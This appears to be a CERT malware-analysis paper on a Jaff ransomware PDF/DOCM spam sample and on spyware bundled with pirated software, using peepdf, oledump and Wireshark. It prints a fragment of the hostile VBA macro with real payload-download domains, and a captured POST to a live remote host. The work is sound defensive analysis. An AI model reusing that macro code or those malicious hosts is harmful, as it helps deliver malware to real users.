malware, which not only consume lot of resource but also performing malicious/harmful activity into cyber world. The purpose of this paper is raise awareness against malware, how these malware come & how they work also to help Information Security professionals to perform basic malware analysis. Please be noted that, this paper is awareness & educational purpose only, which was analyzed on controlled environment.

Most of the computer system users in Bangladesh are familiar with the term of "Malware". As per Wikipedia, "Malware, short for malicious software, is an umbrella term used to refer to a variety of forms of hostile or intrusive software, including computer viruses, worms, Trojan horses, ransomware, spyware, adware, scareware, and other malicious programs. It can take the form of executable code, scripts, active content, and other software. Malware is defined by its malicious intent, acting against the requirements of the computer user — and so does not include software that causes unintentional harm due to some deficiency."1

The purpose of this paper is raise awareness against malware, how these malware come & how they work also to help Information Security professionals to perform basic malware analysis. Please be noted that, this paper is awareness & educational purpose only, which was analyzed on controlled environment. Don't replicate this paper analysis, simulate, execute on any kind of live system. This paper author, the BGD e-GOV CIRT shall have neither liability nor responsibility to any person or entity with respect to any losses or damages arising from the reliance to the information contained from this paper.

Malware from SPAM Email:

The increasing number of Internet users worldwide creates an equal (or larger) number of opportunities for cyber criminals to take advantage of our systems. As we become more dependent on the online environment, we can clearly see a massive growth in malware and cyber-criminal activities all across the globe. One very common method for distribution of malwares is "SPAM Email". According to bleepingcomputer.com2 report, one Ransomware named "Jaff" was heavily distributed via MAIL SPAM. When a victim opens the SPAM email all they will see is the PDF attachment, when the user opens the PDF they will either be prompted to open an embedded DOCM file or it will be launched immediately. Once the DOCM is launched, the victim will be greeted with the typical message that they must Enable Content to properly read the document. Unfortunately, once they enable the content, and thus enable macros, the macros will fire off and gather information about the users on the computer and download and execute various files on the machine.



Scan_77007051 - Message (Plain Text)


From: [redacted]
To: [redacted]
Cc:
Subject: Scan_77007051
Sent: Thu 5/11/2017 7:51 AM

[redacted].pdf (64 KB)

Figure 1: Spam email contain malicious attachment document (sample picture).

From BGD e-GOV CIRT, we collect sample from FIRST.ORG MISP services 3(As being part of the CSIRT community we used great advantage to use FIRST.org MISP (Malware Information Sharing Platform) service to gather samples of active malicious files). Now we will perform step by step analysis of this suspicious PDF document file. For analysis, we use free software under GNU General Public License, Python tool named peepdf4 to explore PDF files. For document analysis we will use another python based tool named oledump.py5. Our collected sample name is f4c86aff7a0cd47f8027d45722f40f3e6.


By the linux utility of "file"7 , we find that the sample document is a PDF document.



```
root@kali:/usr/malware# file f4c86aff7a0cd47f8027d45722f40f3e
f4c86aff7a0cd47f8027d45722f40f3e: PDF document, version 1.4
```

Figure 2: Detect the file type

Let's open the file with peepdf:




```
root@kali:~# peepdf /usr/malware/f4c86aff7a0cd47f8027d45722f40f3e -i
Warning: PyV8 is not installed!!

File: f4c86aff7a0cd47f8027d45722f40f3e
MD5: f4c86aff7a0cd47f8027d45722f40f3e
SHA1: 4de1feb618e7fc3bf3e0b59acd1151328a830599
Size: 88534 bytes
Version: 1.4
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 15
Streams: 4
Comments: 0
Errors: 0

Version 0:
        Catalog: 14
        Info: 15
        Objects (15): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15]
        Streams (4): [1, 6, 8, 4]
                Encoded (4): [1, 6, 8, 4]
        Suspicious elements:
                /OpenAction: [14]
                /Names: [11, 12, 14]
                /JS: [7, 14]
                /JavaScript: [7, 13, 14]
                /EmbeddedFiles: [13]
                /EmbeddedFile: [4]


PPDF>
```

Figure 3: Sample PDF analysis

There is a lot of object but peepdf highlights the most interesting section named "suspicious elements". Each of these suspicious element has a role in the attack scenario.

An OpenAction object is "a value specifying a destination to be displayed or an action to be performed when the document is opened"8. So when the document is opened, the object referenced in this OpenAction object will be called. peepdf allows to see which object will be called. Just use the command "object" with the OpenAction object id as a parameter.




```
PPDF> object 14

<< /Type /Catalog
/Pages 9 0 R
/OpenAction << /S /JavaScript
/JS ddddfddddf(); >>
/Names 13 0 R >>
```

```
PPDF> object 13

<< /EmbeddedFiles 12 0 R
/JavaScript 11 0 R >>
```

Figure 4: Sample PDF analysis by detecting the object

peepdf also find that the PDF containing Javascript code, which object number is 7,13,14. By analysis the object number 13, it identified one embedded file pointing to object number 12.


From the object number 12 analysis, found one file with extension of .docm, as per Wikipedia information ".docm – Word macro-enabled document; same as docx, but may contain macros and scripts"9.



```
PPDF> object 12

<< /Names [ B76H6G.docm 5 0 R ] >>
```

Figure 5: Sample PDF analysis by detecting the object


Now let's examine the object number 4, as this is also contain "EmbeddedFile". By using the peepdf "info" command we can find out that this object contain encoded stream using the Flate encoding filter.



```
PPDF> info 4

Offset: 1997
Size: 84114
MD5: 8d25eb9934c5f1f04609ff5d69b440b3
Object: stream
Stream MD5: 22b2949ac7300f857a51bf157bd9d9ff
Raw Stream MD5: 7fb161cffd6b481128a03955aa66c163
Length: 84015
Real length: 84016
Encoded: Yes
Filters: /FlateDecode
Filter Parameters: No
Decoding errors: No
References: ['3 0 R', '2 0 R']

PPDF>
```

Figure 6: Sample PDF analysis by detecting the EmbeddedFile


Let's examine what the embedded file is actually do. By using peepdf utility we can manipulate the raw steam & can perform decode.



```
PPDF> rawstream 4 > /usr/malware/jaff/file_4_out
PPDF> decode file /usr/malware/jaff/file_4_out fl > /usr/malware/jaff/file_4_out_decode.out
```

Figure 7: Manipulate the raw steam & decoding


After decoding, we found the output file type was Microsoft Word 2007+.



```
root@kali:/usr/malware# file invade_4_decode_out
invade_4_decode_out: Microsoft Word 2007+
```

Figure 8: Raw stream decode output


So, the malware write embedded one MS-DOC (possible extension .docm) file inside one PDF file. Let's analysis the doc file using another tool named oledump.py. oledump.py is a program to analyze OLE files (Compound File Binary Format). These files contain streams of data. oledump allows us to analyze these streams.10



```
root@kali:/data/tools/oledump# python oledump.py -e /usr/malware/jaff/file_4_out_decode.out
A: word/vbaProject.bin
 A1:       666 'PROJECT'
 A2:       155 'PROJECTwm'
 A3: M    8695 'VBA/Module1'
 A4: M    4427 'VBA/Module2'
 A5: M   10552 'VBA/Module3'
 A6: M    2831 'VBA/STRIX'
 A7: M    1968 'VBA/ThisDocument'
 A8: m    1334 'VBA/Window1'
 A9:      7379 'VBA/_VBA_PROJECT'
A10:       946 'VBA/dir'
A11:        97 'Window1/\x01CompObj'
A12:       292 'Window1/\x03VBFrame'
A13:       599 'Window1/f'
A14:       584 'Window1/o'
```

Figure 9: Decode output analysis for detecting macros object


Oledump shows us Fourteen objects, four of which (A3, A4, A5, A6 & A7) contain macros. From these five objects, we will analyzed the object A3 may be it contains interesting macros.



```
root@kali:/data/tools/oledump# python oledump.py  /usr/malware/jaff/file_4_out_decode.out -s A3 -v > /usr/malware/jaff/file_4_out_decode_VB3
```

Figure 10: Macros object decoding


After decoding strings output file was ASCII text, so we can view this file using any text viewer such as “cat”. By viewing the file we found, this file contain one remote server URL.



```
    If InStr(1, strCaption, "Windows 7", vbTextCompare) Then
        Synomati = "Win7"
    End If
    If InStr(1, strCaption, "XP", vbTextCompare) Then
        Synomati = "XP"
    End If
l12:
    Dim c As STRIX
Set c = New STRIX

CallByName c, Window1.T2.Text, _
VbMethod
End Function

Public Sub privateProbe()
If ActiveDocument.Kind = 0 Then
Set AbsoluteHidMachine = CreateObject(privateProbeName)
End If
Set chop_chop_PIRO_LOR = CreateObject(Valday(FreshID + 3))
smbi = Window1.Label1.Caption
ValdayE = Valday(2)
   Shtefin = Replace("taure.cz/hjt67tVperyskop.biz/hjt67tVsjffonrvcik45bd.info/af/hjt67tVherrossoidffr6644qa.top/af/hjt67t", "RRDD", "om")
cnpk = Split(Shtefin, Window1.Command.Caption)
 Set SubProperty = CreateObject(Valday(1))
    Set chop_chop_aifde = CreateObject(ValdayE)
```

Figure 11: file contain the remote server URL for malware payload downloading

For checking the URL reputation, we submit this web URL to virustotal.com11 & 5 engine detect this web site is a malware site, possibly by connecting this web site the infected host will get final execution payload (i.e. ransomware executable file)12.



https://www.virustotal.com/#/url/3c899a063902b6340998d7c27ae05148a200348b93a516f6592616100

5 engines detected this URL


URL http://taure.cz/
Host taure.cz
Last analysis 2017-09-06 09:54:22 UTC
Community score -36

5 / 65

AutoShun	Malicious	ESET	Malware
Fortinet	Malware	Malware Domain Blocklist	Malicious
Trustwave	Malicious	Websense ThreatSeeker	Suspicious

Figure 12: URL reputation analysis from virustotal.com

For the community analysis, we submit this sample PDF file to virustotal.com & 39 out of 58 AV engines detected this file as a malware.


https://www.virustotal.com/#/file/e8b8a74d01de5eb11844499c433199dd801f7548d201b614327f1872c07c7efb/c
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Gett
Search or scan a URL, IP address, domain, or file hash
PDF

38 / 58

38 engines detected this file


SHA-256	e8b8a74d01de5eb11844499c433199dd801f7548d201b614327f1872c07c7efb
File name	2017.PDF
File size	86.46 KB
Last analysis	2017-08-24 02:00:23 UTC
Community score	-38

Figure 13: virustotal.com analysis

Pirated Software is a Major Source for Malware Infections

The National University of Singapore (NUS) Faculty of Engineering released the results of its new study, “Cybersecurity Risks from Non-Genuine Software” on dated 21st June 2017 , which found that cybercriminals are compromising computers by embedding malware in pirated software and the online channels that offer them. The study was commissioned by Microsoft.13 The study, which aims to quantify the link between software piracy and malware infections in Asia Pacific, discovered that 100% of the websites that host pirated software download links expose users to multiple security risks, including advertisements with malicious programs. Among other findings, it also found that 92% of new computers installed with non-genuine software are infected with dangerous malware. The samples were randomly purchased from vendors that are known to sell pirated software from across eight countries in Asia – Malaysia, Indonesia, Thailand, Vietnam, Sri Lanka, Bangladesh, South Korea, and Philippines.


In this section, we will study one pirated executables commercial software, upon install the pirated software in a controlled environment system, we found this pirated software actually load a spyware which accesses potentially sensitive information from local browsers, POSTs files to a remote webserver, execute Shell commands & malicious artifacts was observed when it connected to a remote host. From simple string analysis, we assume, this malware also have system destruction, for hiding its actual executable files.



ascii	14	CODE:...	×	GetCommandLine
ascii	12	CODE:...	×	FindResource
ascii	10	CODE:...	×	DeleteFile
ascii	13	CODE:...	×	CreateProcess
ascii	10	CODE:...	×	CreateFile
ascii	15	CODE:...	×	CreateDirectory

Figure 14: Pirated software string analysis which have system destruction method

After install the malware into the system, it automatically open the browser & redirected to one remote webserver and asked user click to activate, as this is pirated software, user may thing, this is related with the pirated software activation.



get.srchprivate.com/lp/activate-searchprivate-pj-3/?gclid=b8ea16500c16406293e734f077

RECOMMENDED

ACTIVATE SEARCH PRIVATE NOW


Activate Search Private to prevent search engines from tracking your searches.

CLICK TO ACTIVATE

By clicking above and installing Search Private Extension I accept and agree to abide by the Terms of Service and Privacy Policy

Figure 15: Spyware redirected web site

Actually this is the main function of this malware, ask user click the activation button, upon clicking, one permission POP UP will be open & it asked user that the browser need to add one addons/plug-in along with full permission of access all browsing data.



get.srchprivate.com/lp/activate-searchprivate-pj-3/?gclid=b8ea16500c1640629

Add SearchPrivate?

It requires your permission to:

- Access your data for all websites
- Access browser tabs

Add | Cancel

Activate Search Private to prevent sear

Figure 16: Browser ask permission from user for Allow all website access to this addons

After clicking "Add" button, the actual malware function began, the infected system communicate with remote host, POSTs files to a remote webserver, execute Shell commands & malicious artifacts try to download into the infected system & infected browser automatically redirect to unwanted web sites.





Figure 17: Browser randomly open un-wanted web sites pages


From the packet capture analysis by wireshark14 , we found the system try to POSTs files to a webserver:



```
POST /downloadsoft/downloadsoft.exe HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 67
Host: serv.cdncomp.com

codsite=20859&codformato=16&pixelc=c41bf0fee679e7449b91dda66a9cab22HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Tue, 03 Oct 2017 07:10:26 GMT
Server: LiteSpeed
Connection: Keep-Alive
```

Figure 18: Malware POST's files to remote server

